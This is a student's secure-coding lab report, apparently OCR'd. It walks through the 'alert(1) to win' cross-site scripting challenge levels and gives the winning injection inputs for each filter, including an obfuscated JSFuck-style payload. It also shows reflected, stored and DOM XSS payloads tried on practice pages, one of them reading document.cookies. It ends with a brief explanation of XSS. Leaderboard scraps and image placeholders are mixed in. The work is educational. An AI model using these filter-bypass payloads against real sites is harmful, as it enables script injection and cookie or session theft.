LAB-5:
SECURE CODING

Apuroopa Natte
18BCE7055

alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {
  return '<script>console.log("'+s+'");</script>';
}
```

Input 12

```
");alert(1,"
```

Output Win!

```
<script>console.log("");alert(1,"");</script>
```

Rate this level: ★★★★★

- Warmup (12)
- Adobe
- JSON

User	Score	Browser
... ShabbyMe	? 0	Firefox/77
geniusmaster33 don't worry about less than 12 its a hack	? 4	Chrome/86
jay 123	? 11	Chrome/86
Apuroopa /.p	12	Firefox/85
ma	? 12	Chrome/88
Kyzer 12	? 12	Firefox/84
aaa 123	? 12	Chrome/87
OvO How less ummm	? 12	Chrome/87
-_- rick roll	? 12	Chrome/88

alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {
  s = JSON.stringify(s);
  return '<script>console.log(' + s + ');</script>';
}
```

Input 28

```
</script><script>alert(1)//
```

Output Win!

```
<script>console.log("</script><script>alert(1)//\n");</script>
```

Console output

```
Error: SyntaxError: "" literal not terminated before end of script
```

Rate this level: ★★★★★

User	Score	Browser
Can you make it -1? d0gkiller87	? 0	Chrome/81
... ShabbyMe	? 0	Firefox/77
hacker lol	? 1	Chrome/74
Windows is Greate But i use Arch	? 4	Chrome/32
oh	? 27	Chrome/86
h43z twitter.com/h43z	? 27	Firefox/84

- Warmup (12)
- **Adobe**
- **JSON (28)**
- **Markdown**
- **DOM**

alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {
  s = s.replace(/"/g, '\\"');
  return '<script>console.log("' + s + '");</script>';
}
```

Input 14

```
\");alert(1)//
```

Output Win!

```
<script>console.log("\\");alert(1)//");</script>
```

Console output

```
\
```

Rate this level: ★★★★★

User	Score	Browser
Your name	14	Firefox/85

Test iframe

To save your game (or move to a different browser), bookmark this link.

- Warmup (12)
- **Adobe (14)**
- **JSON (28)**
- **Markdown**
- **DOM**
- **Callback**
- **Skandia**

alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {
  s = JSON.stringify(s).replace(/<\/script/gi, '');

  return '<script>console.log(' + s + ');</script>';
}
```

Input 35

```
<</script/script><script>alert(1)//
```

Output Win!

```
<script>console.log("</script><script>alert(1)//");</script>
```

Console output

```
Error: SyntaxError: "" literal not terminated before end of script
```

Rate this level: ★★★★★

User	Score	Browser
shay helman ez	? 0	other
sdfdf	? 0	Chrome/67
ASCII-only	? 31	Chrome/58
Fennec	? 33	Chrome/67
Apuroopa Comment	35	Firefox/85
Fennec FF	35	Firefox/60

alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {
  // Pass inn "callback#userdata"
  var thing = s.split(/#/);

  if (!/^[a-zA-Z\[\]']*$/.test(thing[0])) return 'Invalid callback';
  var obj = {'userdata': thing[1] };
  var json = JSON.stringify(obj).replace(/\//g, '\\/');
  return "<script>" + thing[0] + "(" + json +")</script>";
}
```

Input 16

```
'#';alert(1)<!--
```

Output Win!

```
<script>'({"userdata":"';alert(1)<!--"})</script>
```

Rate this level: ★★★★★

User	Score	Browser
shay helman ezpz	? 1	other
hundan	? 3	Chrome/73
Apuroopa Comment	16	Firefox/85
Fennec FF	16	Firefox/60
nezel	? 16	Chrome/78
boon	16	Chrome/57

alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {
  if (/[<>]/.test(s)) return '-';

  return '<script>console.log("' + s.toUpperCase() + '")</script>';
}
```

Input 537

```
($.$+"")[$.__$])+((!$)+"")[$._$$]+($.__=$.$_[$.$$_])+($.$=(!""+"")[$.__$])+($._=(!""+"")
[$._$_])+$.$_[$.$_$]+$.__+$._$+$.$;$.$$=$.$+(!""+"")[$._$$]+$.__+$._+$.$+$.$$;$.$=($.___)[$.$_]
[$.$_];$.$($.$($.$$+"\""+$.$_$_+(![]+"")[$._$_]+$.$$$_+"\\"+$.__$+$.$$_+$._$_+$.__+"("+$.__$+")"+"\"")())()//
```

Output Win!

```
<script>console.log("");$=~[];$={___:++$,$$$$:(![]+"")[$],__$:++$,$_$_:(![]+"")[$],_$_:++$,$_$$:({}+"")[$],$$_$:($[$]
```

Rate this level: ★★★★★

User	Score	Browser
the funny	? 1	Chrome/85
samn	? 34	Firefox/75
Fennec FF	83	Firefox/60
h43z twitter.com/h43z	? 83	Chrome/83
mr	? 83	Chrome/79
oicu	83	Chrome/68
dmbs335	? 83	Chrome/55
TH	? 83	Chrome/76

```
function escape(s) {
  function htmlEscape(s) {
    return s.replace(/./g, function(x) {
       return { '<': '&lt;', '>': '&gt;', '&': '&amp;', '"': '&quot;', "'": '&#39;' }[x] || x;
     });
  }

  function expandTemplate(template, args) {
    return template.replace(
        /{(\w+)}/g,
        function(_, n) {
           return htmlEscape(args[n]);
         });
  }

  return expandTemplate(
    "                                          \n\
      <h2>Hello, <span id=name></span>!</h2>   \n\
      <script>                                 \n\
         var v = document.getElementById('name');    \n\
         v.innerHTML = '<a href=#>{name}</a>';       \n\
      <\/script>                               \n\
    ",
    { name : s }
  );
}
```

Input 27

```
\x3ciframe/onload=alert(1)
```

Output Win!

```
     <h2>Hello, <span id=name></span>!</h2>
     <script>
```

alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {
  http://www.avlidienbrunn.se/xsschallenge/

  s = s.replace(/[\r\n\u2028\u2029\\;,()\[\]<]/g, '');
  return "<script> var email = '" + s + "'; <\/script>";
}
```

Input 79


```
'|new Function`a${'alert'+String.fromCharCode`40`+1+String.fromCharCode`41`}`|'
```

Output Win!

```
<script> var email = ''|new Function`a${'alert'+String.fromCharCode`40`+1+String.fromCharCode`41`}`|''; </script>
```


Rate this level: ★★★★★


User	Score	Browser
shay helman easy	? 1	other
hahaha	? 12	Chrome/72
Name	? 18	Chrome/86
Fennec FF	20	Firefox/60
h43z twitter.com/h43z	? 20	Chrome/83
Andrew Sillers	20	Chrome/56
oicu	20	Chrome/67
moof	20	Chrome/54




XSS Reflected:

Yandex</br>
vision
<script>alert("SOMETHING IS BIZZARRE!!!")</script



Simple Reflected XSS
devijagannadh.in/xss/reflected
bobazillion
Sorry, no results were found for
Yandex
. Try again.


Simple Reflected XSS
devijagannadh.in/xss/reflected
bobazillion
Sorry, no results were found for
Ruby
. Try again.



XSS Stored:

<img src=x onerror="alert('Look who is there hackedby own tools'');"





XSS DOM

http://brutelogic.com.br/tests/sinks.html

http://brutelogic.com.br/tests/sinks.html?name=VISION <img src onerror=alert(document.cookies)>

http://brutelogic.com.br/tests/sinks.html?redir=javascript:alert(101)





XSS:

How secure is coding related to XSS?

Cross-site scripting (also known as XSS) is a websecurity vulnerability thatallows an attacker to compromise the interactionsthat users have with a vulnerableapplication. It allows an attacker to circumvent thesame origin policy, which is designedto segregate different websites from each other.Cross-site scripting vulnerabilities normally allowan attacker to masquerade as avictim user, to carry out any actions that the useris able to perform, and to access anyof the user's data. If the victim user has privilegedaccess within the application, thenthe attacker might be able to gain full control overall of the application's functionalityand data